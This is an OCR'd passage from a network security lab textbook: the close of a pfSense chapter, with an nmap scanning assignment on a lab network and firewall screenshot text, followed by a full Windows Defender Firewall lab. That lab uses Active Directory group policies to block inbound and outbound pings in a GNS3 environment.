
Assignment 2 – Verify the new network space by running network scans

- Import a Kali Linux VM into the GNS3 environment. Use the same network settings as the other devices used in this chapter.
- Attach a cable from the Kali machine to a switch and run nmap looking for active IP addresses and open ports. (type `man nmap` at the command prompt to read instructions about using nmap)
  - Screenshot of ISP switch
  - Screenshot of Management Switch
  - Screenshot of DMZ switch
  - Screenshot of LAN Switch

RECOMMENDED GRADING CRITERIA:

- four screenshots
  - ISP has no open ports
  - Management has open ports
  - DMZ has open ports
  - LAN has open ports

Figures for the Printed Version


TightVNC: x11
pfSense.home.arpa - Interfaces: I
Apache2 Ubuntu Default Page: It w
Not secure
https://99.99.99.1/interfaces.php?if=wan

require this (for client identification).

Alias IPv4 address / 32

The value in this field is used as a fixed alias IPv4 address by the DHCP client.

Reject leases from

To have the DHCP client reject offers from specific DHCP servers, enter their IP addresses here (separate multiple entries with a comma). This is useful for rejecting leases from cable modems that offer private IP addresses when they lose upstream sync.

Reserved Networks

Block private networks and loopback addresses ☐


Blocks traffic from IP addresses that are reserved for private networks per RFC 1918 (10/8, 172.16/12, 192.168/16) and unique local addresses per RFC 4193 (fc00::/7) as well as loopback addresses (127/8). This option should generally be turned on, unless this network interface resides in such a private address space, too.

Block bogon networks ☐

Blocks traffic from reserved IP addresses (but not RFC 1918) or not yet assigned by IANA. Bogons are prefixes that should never appear in the Internet routing table, and so should not appear as the source address in any packets received.
This option should only be used on external interfaces (WANs), it is not necessary on local interfaces and it can potentially block required local traffic.
Note: The update frequency can be changed under System > Advanced, Firewall & NAT settings.

pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

Figure 2 – Allow all IP address spaces



TightVNC: x11
pfSense.home.arpa - Firewall: NAT
Not secure
https://99.99.99.1/firewall_nat_edit.php?id=0

Interface ISP

Choose which interface this rule applies to. In most cases "WAN" is specified.

Address Family IPv4

Select the Internet Protocol version this rule applies to.

Protocol TCP

Choose which protocol this rule should match. In most cases "TCP" is specified.

Source Display Advanced

Destination □ Invert match. ISP address (Type) / (Address/mask)

Destination port range HTTP (From port) (Custom) HTTP (To port) (Custom)


Specify the port or port range for the destination of the packet for this mapping. The 'to' field may be left empty if only mapping a single port.

Redirect target IP Single host (Type) 20.0.0.6 (Address)

Enter the internal IP address of the server on which to map the ports. e.g.: 192.168.1.12 for IPv4
In case of IPv6 addresses, in must be from the same "scope",
i.e. it is not possible to redirect from link-local addresses scope (fe80:*) to local scope (::1)

Redirect target port HTTP (Port) (Custom)

Figure 3 – pfSense port forwarding configuration


TightVNC: x11
pfSense.home.arpa - Firewall: Rul
Not secure
https://99.99.99.1/firewall_rules.php
pfsense COMMUNITY EDITION
System
Interfaces
Firewall
Services
VPN
Status
Diagnostics
Help

WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager.

Firewall / Rules / ISP

Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
□	✓	0/10 KiB	IPv4 TCP	*	*	20.0.0.6	80 (HTTP)	*	none		NAT Allow ISP to reach DMZ	

pfSense is developed and maintained by Netgate. © ESF 2004 - 2024 View license.

Figure 4 – New firewall added to ISP interface

CHAPTER 33

System Hardening - Windows Firewall

RAECHEL FERGUSON

Windows firewall is a powerful tool for creating firewall rules for an individual computer or when utilized with AD it can be used to develop rules for a server firewall. This activity aims for students to see how AD can utilize group policies and Windows Defender Firewall to create firewall rules for devices connected to the AD server. In addition, this lab also teaches students the differences between inbound and outbound rules and how to create group policies that apply to devices. Finally, this lab will enable learners to see how communications between devices are altered due to the firewall rules created.

LEARNING OBJECTIVES

- Successfully deploy a server firewall to control communications between devices
- Observe how group policies can be applied to devices connected to the server
- Observe how firewall rules alter the communication abilities of devices

PREREQUISITES

- Chapter 8 – Creating a Windows Server
- Chapter 7 – Creating a Linux Server
- Chapter 16 – Introduction to Routers

DELIVERABLES

- 5 Screenshots:
  - Labeled GNS3 workspace
  - Router configurations
  - Screenshots of:
    - Blocked pings to the client 212.10.10.6
    - Blocked pings to 212.10.10.6 from the client machines

RESOURCES

- **NOTE: Each source will referenced with its corresponding number in superscript (EX: ^{1}) at the end of a step**
- 1. MSFT WebCast. "Basic Configuration Tasks in Windows Server 2019." YouTube, January 25, 2019. https://www.youtube.com/watch?v=1nxYJSV7-u8&list=PLUZTRmXEpBy32NP6z_qvVBOTWUzdTZVHt&index=4.
- 2. MSFT WebCast. "How to Join Windows Server 2019 to an Existing Active Directory Domain." YouTube, February 1, 2019. https://www.youtube.com/watch?v=BEyNwwjo0u4.
- 3. MSFT WebCast. "How to Join Windows Server 2019 to an Existing Active Directory Domain." YouTube, February 1, 2019. https://www.youtube.com/watch?v=BEyNwwjo0u4.
- 4. Tony Teaches Tech. "How to Block Ping Requests (on Windows, Linux, MAC)." YouTube, January 11, 2022. https://www.youtube.com/watch?v=52T2f8NfN0Y.

CONTRIBUTORS AND TESTERS

- Jungsoo Noh, CIS Student, ERAU-Prescott
- Dante Rocca, CIS Student, ERAU-Prescott

Phase I – Workspace Configuration

The following steps will walk through the steps of creating the baseline environment needed.

By the end of the lab, your GNS3 environment should look like this.




Figure 1 – GNS3 network environment

1. Open GNS3

    1.1. Create a new project: **LAB_18**

2. Add 3 switches and a router to the workplace and name them “Switch 1” through “Switch 3” and keep the router as “Router”

3. Add a Windows Client device to the workspace and connect it to switch1

    3.1. Add a note above the switch 1 network and write “200.200.200.1/24”

    3.2. Switch to VirtualBox and right click on the ***Windows 10 Client machine*** and select the option to ***clone*** the VM

    3.3. Select ***Expert Mode*** and then the ***Linked Clone*** option

    3.4. Clone the Windows Client machine a total of 3 times (4 VMs total)

    3.5. Add those cloned machines in GNS3

    3.6. Connect only two of the new cloned machines into the workspace and connect them to Switch 1

    3.7. Take the last cloned machine and connect it to Switch 2

4. Add a Windows Server machine to the Workspace and connect it to Switch 1 and then name it Firewall Server

    4.1. Connect Switch 1, 2, and 3 to the Router, with Switch 1 being on ethernet 0, switch 2 being on ethernet 1, and switch 3 being on ethernet 2

5. Turn on the Firewall server and one of the client machines connected to switch 1.

> **NOTE**: Turing on 2 additional machines takes up a lot of your host computer’s memory and power so limit the number of total machines on to 3

    5.1. Log into both the server and client machine

Phase II – Server and client configuration

In order for the client and server machines to be able to communicate both the client and server should have an IP address that “connects” them to each other. Without the proper network set-up the machines will not be able to communicate with each other and group policies cannot be updated on the client machines.

1. Once logged into the server and client machines, access the server first

1.1. Once in the server machine click on server manager and click on *Local Server* [1]

1.2. Left-click on the ***ethernet*** option in the middle of the screen, this is under NIC Teaming and above Operating System Version [1]

1.3. Once the ethernet option screen has appeared right click on the ***ethernet option*** making sure it is enabled and select ***Properties*** [1]

1.4. In the new window uncheck the ***IPv6 option***, then click on the ***IPv4 option*** and click on the ***properties*** button [1]

1.5. On the IPv4 Properties screen click on ***Use the following IP address***, enter “200.200.200.6” as the IP address, enter “255.255.255.0” as the subnet mask, and then enter “200.200.200.1” as the Default gateway [1]

1.6. In the Preferred DNS server box enter an IP address of “200.200.200.6,” leave the other DNS box empty [1]

1.7. Click ***ok***

2. Add client machine to server domain

> **NOTE**: Before this step make sure one of the adapters on both the client and server machines is set to ***Generic Driver***, allow all, and make sure ***Cable Connected*** is checked. (This makes sure the client and server can see each other). Keep the other 3 adapters to ***Not Attached*** at this time for both machines.

2.1. Once logged on to the client machine click on the ***magnifying glass icon*** in the lower left-hand corner. Enter the word ***cmd*** and press ***enter*** to access the command line

2.2. Once the command line has popped up enter the command:

```
ncpa.cpl
```

You should see a window pop up

2.3. Right-click on one of the ***ethernet*** options and select ***Properties*** [2]

2.4. In properties click on the ***IPv4*** option and select the ***properties*** button. Once in IPv4 select the ***Use the following IP address*** option [2]

2.5. In the IP address spot enter 200.200.200.7, click on subnet mask and make sure the information is 255.255.255.0 (If not enter that address). Enter a default gateway of 200.200.200.1 [2]

2.6. Below select the*Use the following DNS server address* option. Enter a DNS server address of 200.200.200.6 (Server DNS address), leave the other DNS box empty. Select the ***ok*** button and close all opened windows [2]

2.7. Click on the ***magnifying glass icon*** in the lower left-hand corner. Search for **Control Panel** and hit ***enter*** [2]

2.8. Click ***System and Security***, then click on ***System*** [2]

2.9. Under ***About*** click on ***Rename this PC (Advanced)*** [2]

2.10. In the Computer Name tab click on the ***Change*** option. In the Member of section click on ***Domain*** and type the name of the domain of your server (in local server if you forget). Click ***ok*** [2]

2.11. Log into your server with the username Administrator and the password to your server machine [2]

2.12. Once you have successfully joined the domain restart the client machine and log back into the machine

2.13. Switch to the server machine and open the command line and ping the client machine to ensure the two devices can speak to each other

3. Adding the other 2 client machine clones connect to switch one to the server domain

3.1. Follow steps 2.1 to 2.13 for each of the two clone machines, only select a different main IP address for each clone

3.2. One clone will have the IP address of 200.200.200.8 and the other clone machines so as to not get the cloned clients and the main client machine confused

3.3. Ensure all the devices can see and speak to each other

4. Configure the router

4.1. In GNS3 start and login to the router

4.2. Assign each interface on the router an IP address

4.3. For the first connection enter the following:

```
ip address add address=200.200.200.1/24 interface=ether1
```

4.4. Lastly, enter: (Figure 2)

```
ip address add address=212.10.10.1/24 interface=ether2
```

Phase III – Set-up firewall rules in active directory

Now that the client and server machines have been connected and the router configurations have been set the firewall can now be configured. We will also attempt to ping a devices on the network to view the current firewall settings after the firewall configuration.

1. Configure firewall profiles

1.1. In the server machine click on *server manager* and then *local server* [3]

1.2. In the local server click on the *Tools* in the upper right-hand corner. From tools click on *Active Directory Users and Computers* [3]

1.3. In the Active Directory Users and Computers window right click on the ***domain name of your server***, click ***new*** and then click ***Organizational Unit***. Add the name of your chosen OU (TestOU in the example) and then click *OK* [3]

1.4. Left click on the ***domain name of your server***. Under the computers tab, drag and drop all the clients connected to the server domain and drop them into the new OU. If you get a popup just select ***yes*** [3]

1.5. Go back into the tools tab and click on *Group Policy Management* [3]

1.6. Expand the *Forest* and then expand the *Domains*. Expand your domain 3

1.7. Expand *Group Policy Objects* and right click on it, select the ***new*** option to create a new object. Name this object **Firewall Rules 1** for easy identification and click ***ok*** [3]

1.8. Select the *Firewall Rules 1* object under Group Policy Objects and right click on it and select the *Edit* option [3]

1.9. Under *Computer Configuration*, expand *Policies* and then expand *Windows Settings* and then *Security Settings* and then *Windows Defender Firewall with Advanced Security.* Click on the *Windows*

Defender with Advanced Security – LDAP… option [3]

1.10. On the right side of the screen select the green text that states *Windows Defender Firewall Properties* [3]

1.11. In the Domain Profile tab of the new wizard set the firewall state to *ON (recommended)* then set the Inbound Connections to *Block (Default)*. Set the Outbound Connections to *Allow (Default)* [3]

1.12. Set the same options in the Private and Public tabs [3]

1.13. Once all the rules are set select the *Apply* option and then the *OK* option in the Window Defender Firewall with Advanced Security wizard [3]

1.14. Close the Group Policy Editor Window [3]

1.15. Click on the OU you created and then right click on it and select Link and Existing GPO. Select the Firewall Rules GPO that you created and click OK

1.16. In your client machines update the group policy by entering the following command: [3]

```
gpupdate /force
```

2. Connect to ISP client

2.1. In GNS3 turn on the separate client connected to switch 2

2.2. Configure the client to have the IP address of “212.10.10.6” with a subnet mask of “255.255.255.0” and a default gateway of “212.10.10.1” Leave DNS as the option that the machine supplied or 8.8.8.8

2.3. Try pinging the ISP client from the firewall server. The pings should go through since there is no firewall rule blocking the connection (Figure 3)

Phase IV – Configure firewall rules to clock outbound and inbound pings

Now, that we configured the firewall we can now focus more closely on the inbound and outbound rules for our network. This phase focuses on configuring the firewall rules to block pings from both inbound and outbound connections. In order for these rules to be applied to the other connected machines the rules will be placed inside a group policy. This policy will then be updated on the client machines.

1. In the Firewall server machine right click on *Tools* in the local server page and select *Group Policy Management* [4]

    1.1. Expand *Group Policy Objects* and right-click on it, select the *new* option to create a new object. Name this object **Firewall Rules 2** for easy identification and click *ok* [4]

    1.2. Select the newly created object and right click on it and select the *Edit* option [4]

    1.3. Expand*Policies* and then expand *Windows Settings* and then *Security Settings* and then *Windows Defender Firewall with Advanced Security* then select *Windows Defender Firewall with Advanced Security* option [4]

    1.4. Once inside the Windows Firewall configuration wizard, select the green text that states *Inbound Rules* [4]

    1.5. In the Inbound rules section, click on the text that states *New Rule* on the right-hand side of the screen

    1.6. Select the *Custom* option and click next then click next again, then in the Protocol and Ports screen select *ICMPv4* from the protocol type drop down. Then click on the *customize* option towards the bottom, click *specific ICMP types* option and then tick the *Echo Requests* option, then click *ok* and *next* [4]

    1.7. In the scope screen enter the IP address of 212.10.10.6 to the remote IP address box by clicking on *add* and entering the IP address. Click *ok* after entering the IP address and then click *next* [4]

    1.8. In the action screen click *Block the connection* and then click on *next*. In the profile screen only click the *Domain* option and then click *next*. Name the rule something along the lines of "Block Pings from 212.10.10.6" Then click on the*finish* option [4]

    1.9. In your client machines update the group policy by entering the following command:

    ```
    gpupdate /force
    ```

    1.10. Try and ping the client machines from 212.10.10.6, the pings are now blocked due to the newly created firewall rules.

2. Block outbound pings

    2.1. In the local server screen right click on the tools option and then select the Expand *Group Policy Objects* option [4]

    2.2. Click on the *OU* you created then right click on *Firewall Rules* and select the *edit* option [4]

2.3. Expand *Policies* and then expand *Windows Settings* and then *Security Settings* and then *Windows Defender Firewall with Advanced Security* then select *Windows Defender Firewall with Advanced Security* option [4]

2.4. Once inside the Windows Firewall configuration wizard, select the green text that states *Outbound Rules*

2.5. In the Inbound rules section, click on the text that states *New Rule* on the right-hand side of the screen [4]

2.6. Select the *Custom* option and click ***next*** then click ***next*** again, then in the Protocol and Ports screen select *ICMPv4* from the protocol type drop down. (Figure 4) Then click on the *customize* option towards the bottom, click*specific ICMP types* option and then tick the *Echo Requests* option then click ***ok*** and then ***next*** [4] *(Figure 5)*

2.7. In the scope screen enter the IP address of 212.10.10.6 to the remote IP address box by clicking on ***add*** and entering the IP address. Click ***ok*** after entering the IP address and then click ***next*** [4]

2.8. In the action screen click *Block the connection* and then click on ***next***. In the profile screen only click the *Domain* option and then click ***next.*** Name the rule something along the lines of "Block pings from 212.10.10.6" Then click on the *finish* option [4]

2.9. In your client machines update the group policy by using the following command:

```
gpupdate /force
```

2.10. Try and ping 212.10.10.6 from the client machines, the pings are now blocked due to the newly created firewall rules

2.11. The above two rules show how a firewall can block pings from coming in and it can block users within a domain from pinging a client on another domain and IP range.

End of Lab

Deliverables

5 screenshots are needed to receive credit for this exercise:


- Labeled GNS3 workspace
- Router configurations

- Screenshots of:
    - Blocked pings to the client 212.10.10.6
    - Blocked pings to 212.10.10.6 from the client machines

Homeworks

